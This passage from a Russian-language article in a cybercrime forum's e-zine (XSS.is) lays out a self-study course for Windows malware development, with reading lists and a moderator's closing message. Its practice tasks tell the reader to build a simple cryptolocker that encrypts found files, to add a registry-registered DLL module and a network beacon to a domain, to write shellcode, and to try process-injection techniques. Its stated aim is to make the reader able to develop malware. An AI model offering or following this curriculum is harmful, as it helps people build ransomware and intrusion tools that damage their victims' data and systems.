- <http://firststeps.ru/mfc/winapi/win/apiwind1.html> - основы винапи на русском языке, и вообще полезный сайт
- Керниган, Пайк "Практика программирования" <https://rutracker.org/forum/viewtopic.php?t=3049308> отличная книга (один из авторов - создатель Си и Go), как раз на тему алгоритмов и разработки в целом.

Практика:

- Напишите простейшие GUI приложения под винду.
- Никаких компонентов, чистый WinApi (окна, диалоги). Потестируйте разные примеры с книги Финогенова.
- Доработайте свои примеры из книг по Си (раздел 0x1), добавив туда окна. К примеру, окно, форма ввода открыть такой-то файл, если ок - считать данные с него, если не ок - вывести ошибку.

0x3

Вы уже прошли основы WinApi, более-менее уверенного владеете языком Си, пришла пора полностью погрузится в программирование под Windows. Изучить различные системные механизмы, подробнее ознакомится с процессами, межпроцессным взаимодействием, созданием сервисов, устройством памяти винды, динамические библиотеки и прочая и прочая - в общем, изучить все кирпичики, из которых состоит разработка под Windows. Здесь можно учить все подряд, а можно выбирать только некоторые темы, скажем пропустить службы или там безопасность винды. Советую читать все подряд, т.к. лишних знаний не бывает.

Теория:

- Джейфри Рихтер "Windows via C/C++" <https://rutracker.org/forum/viewtopic.php?t=3075398>. Классика системного программирования под винду. Вне зависимости, что еще вы планируете изучать, эту книгу прочитать вы обязаны.
- Дж. Харт "Системное программирование в среде Windows"
<https://rutracker.org/forum/viewtopic.php?t=988938> Так же неплохая книга, есть задания для самостоятельной работы.

Практика:

- В вышеупомянутых книгах много примеров , изучите их, попробуйте что-то изменить, выполните задания по доработке примеров или придумайте сами.
- Напишите простейший криптолокер, который ищет файлы и шифрует их банальным скором. Используйте разные технологии (потоки, порт, тредпул), сравните какая эффективней (как сравнивать см. в книге Харта).
- Напишите компонент (модуль в виде DLL) для вашего криптолокера, пропишите его в реестр ; добавьте отстук на какой-то домен (используя Wininet/winsock/winhttp api, документацию см. в мсдн).

0x4

В книге Рихтера из предыдущего этапа в конце обучения вы столкнулись с понятием инжекта в процесс, перехватом апи функций и подобными темами. Пришло время изучить это все дело подробнее. Нужно учиться изучать программы без исходных кодов, дебажить их, реверсить , понимать логику чужой программы и искать ошибки в своей в боевых условиях. Студийный отладчик помогал все это время в обучении. Но для чужих программ такой халавы не будет, т.к. у вас нет исходных кодов , а только Асм листинг. Чем дебажить? Можно взять как старую OllyDBG (только 32 бита), так и более новый x64dbg, и разбираться. Сначала трейсить пошагово свои же программы, параллельно читая справочник по Ассемблеру. Книжек по последнему есть великое множество, но не все оттуда нужно в данном случае - Асм достаточно понимать, а не писать на нем (тем более под dos, как учит 80% авторов). Знания Ассемблера пригодятся и дальше, для вызова сисков, сокрытия/перехвата вызовов винапи, разработки шеллкодов и так далее.

Теория:

- "Введение в реверсинг с 0, используя Ида про" <https://wasm.in/threads/perevod-vvedenie-v-reversing-s-nulja-ispolzuja-ida-pro.32249/> , зеркало <https://yutewiyof.gitbook.io/intro-rev-ida-pro/> . Перевод от yashechka , курс отличный
- "Введение в крекинг с 0, используя оллидбг" <https://exelab.ru/f/?action=vthread&forum=5&topic=14847>

Практика:

Реверс и дебаг сначала своих, а потом и чужих (крекми, чужая малварь) приложений. Напишите простой шеллкод (пусть даже захардкодив адреса апи), выполните его. Протестируйте разные методики инжекта в процесс.

0xFF

Вот таков примерный курс, изучив который вы сможете уверенно начать разрабатывать простую малварь. Почему простую? Потому что, увы, несмотря на большой объем инфы, многие вещи все равно еще остались за кадром. К примеру, PE формат , секьюрити винды, технология СОМ, драйвера (не обязательно учиться писать малварь под ядро, но понимать как там что устроено, весьма желательно), криптография, сеть, NTFS , графика винды (огромная тема, все эти GDI+, win32k.sys) и т.д. и т.п. Но это все дело поправимое, было бы желание учится. Имея базу, можно со всем постепенно разобраться.

Дальнейшее чтение:

- MSDN
- Марк Руссинович "Внутреннее устройство Windows"
- "от зеленого к красному" - три статьи, линк ищите сами, на вакме или chm копии старого вакса.
- rsdn.org
- Свен Шрайбер "Недокументированные возможности Windows 2000"
- тысячи сайтов, страниц, книг..


Дальнейшая практика:

- реверс чужой малвари, написание своей. Что-то не знаете - реверсите конкурента, читайте аверские обзоры , спрашивайте на форуме.

И постоянно учитесь, ведь знание это Сила и главный капитал!

Примечания.

- 1.Статья отображает сугубо мое субъективное мнение и мой личный опыт, никого ни к чему не призывает, просто советует. Конструктивная критика ("сначала лучше изучить X, а там сделать упор на Y перечитав Z") приветствуется. Неконструктивная ("это все бред, учите етон!") будет удаляться (но никто не запрещает создать свою тему и там расписать свой опыт от и до).
- 2.Ссылки на материалы, ес-но могут устареть, умереть, переехать, поэтому ищите их по названию в гугле.



Marcus52

Воскресший

Модератор

Регистрация: 23.03.2019

Сообщения: 304

Реакции: 170



Спасибо что прочли новый выпуск **E-ZINE**, присоединяюсь к словам уважаемого @admin о том что наши чаянья это новые знание и развитие во всех его проявлениях.

И мы в свою очередь стараемся и будем стараться сделать так что бы у каждого была возможность стать лучше, подниматься на новые вершины.

Главное помнить что всё зависит исключительно от нас!

До новых встреч!

Ваш XSS.is (ex DaMaGeLaB)